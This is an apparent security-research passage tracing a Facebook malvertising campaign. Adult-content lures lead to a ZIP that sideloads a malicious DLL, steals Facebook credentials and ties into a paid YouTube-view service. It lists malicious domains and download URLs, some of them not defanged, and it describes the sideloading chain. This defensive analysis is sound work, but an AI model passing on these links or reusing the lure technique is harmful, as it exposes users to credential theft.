
About 9 results (0.18 seconds)

https://m.facebook.com › ... › The Best moment

The Best moment - Home | Facebook

MICBIG.TOP. ✡ Top 100 Sexy Beautiful Girls in the World. If you want can d
it. Download. Loky Club, profile picture ...

The recent posts on the Facebook page seem out of context and lure the user to click on the links with the promise of adult content.



The Best moment

9 Novemba ·


[redacted]

CINE.MOVIESTARX.COM

Download Full Photos Album

Hi Frend !

The post linking to *micbig[.]top* was removed from Facebook, but it is still available for inspection via the Google Cache:




MICBIG.TOP

❤**Her cute photos**

If you want can download and watch it.

https://lm.facebook.com/l.php?u=https%3A%2F%2Fmicbig.top%2Feokr1236&h=

After navigating to the URL from the deleted Facebook post (*hxxps://micbig[.]top/eokr1236*) we are redirected to *hxxps://neuka.top/AlbumSexy.zip*. After the Cloudflare verification, the .zip is downloaded.



https://neuka.top/AlbumSexy.zip?random=0918&__cf_chl_tk=glzpaoKcp1G4XDtkbqe1AWmo44twBMnrUTuzGsNJ55I-1670839671-0-gaNycGzNCJE


Downloads

AlbumSexy (1).zip
Open file

neuka.top
Connection is secure


Proceeding...

The zip's contents are similar to the ones we have seen before. The main difference is that *CloudFuze* is sideloaded with *CloudFuzeUtility.dll* instead of *WD Sync*. This shows that the malware author actively develops the malware infection chain to avoid detection.



```
[..]
AlbumSexy                                                exe
CloudFuzeUtility                                         dll
data                                                     dat
```


The malware author can therefore create a feedback loop: the more PCs they can infect, the more they can spam on Facebook, the more clicks they can generate to infect more PCs.


Malicious .zip from Facebook
User Downloads
Malware takes control over Victim's PC
Malware Downloads Stealer
Malware steals victim's Facebook credentials
Malvertising with victim's Facebook

Upview - the end product of the operation?

While searching for other domains used by the malware author, *shopproxy[.]live* stood out, because it was one of the oldest registered domains: it was registered on 2022-03-14.

Searching for the domain on Google, we get hits on Facebook posts, similarly to the previous domain.



About 7 results (0.28 seconds)

https://ne-np.facebook.com › videos · Translate this page

Ramcheschel hopia de cebu

Jul 26, 2022 — Photo of a very beautiful girl if you want you can download it and see more Link https://**shopproxy.live**/Ank64221 · Ramcheschel hopia de cebu.

https://ne-np.facebook.com › photos

Ramcheschel hopia de cebu - Photo of a very beautiful girl if you ...

Photo of a very beautiful girl if you want you can download it and see more Link https://**shopproxy.live**/Ankainbo.

Images for "shopproxy.live"


[redacted]

https://ne-np.facebook.com › photo · Translate this page

Ramcheschel hopia de cebu - Photo of a very beautiful girl if you ...

Photo of a very beautiful girl if you want you can download it and see more Link https://**shopproxy.live**/Ankainbo.

The posts attempt to lure the user with adult content to click on the link and download the content being served there.



Ramcheschel hopia de cebu

1.4K followers • 1 following

Intro

Who wants to resell hopia de cebu.??
Pm lng para mausa akoa deliever.Thanks.

Cp no.[redacted] SMA

Page · Shopping & retail

bonefacio street,cebu city

[redacted]

[redacted]

Price Range · $

Not yet rated (0 Reviews)


Ramcheschel hopia de cebu
July 28 ·

Photo of a very beautiful girl
if you want you can download it and see more
Link https://shopproxy.live/Ankainbo

[redacted]

Our initial assumption was that once we clicked the link, we would be prompted to download *AlbumGirlSexy.zip*, closing the loop we saw previously.

Instead of serving the expected .zip, the webpage redirects to *hxxps://upview[.]us/*, where a landing page advertises that, for the right price, the user can buy YouTube views.




Do You Want Buy
Youtube Views,
Like and Subscribers.

If you have a new channel or one that has been around for some time. It's time for you to be better. Boost your views and engagement rate and finally start making money from youtube. We have over 4000 long-term costumers and have been in business for 5 years with fast and reliable costumer support. And now this service is available for public. This how all the big channels do it.

Once we register, we see that two main services are offered:

YouTube boosting



Link or id: Enter the video link to increase

Server: ○ SV18 (Speed 500-3000/days | Max 100k | Bonus views) $0.88 / lượt (Hoạt động)

Amount: 100


Total amount = (Amount) x (Price for 1 turn)

Note: Enter notes if needed

Please read to avoid losing money

- Buy with video link in public mode https://www.youtube.com/watch?v=zBBmkbIQaNo

Facebook boosting



Link or id: Enter the video link to increase

Server

Amount: 100

Total amount = (Amount) x (Price for 1 turn)

Note: Enter notes if needed

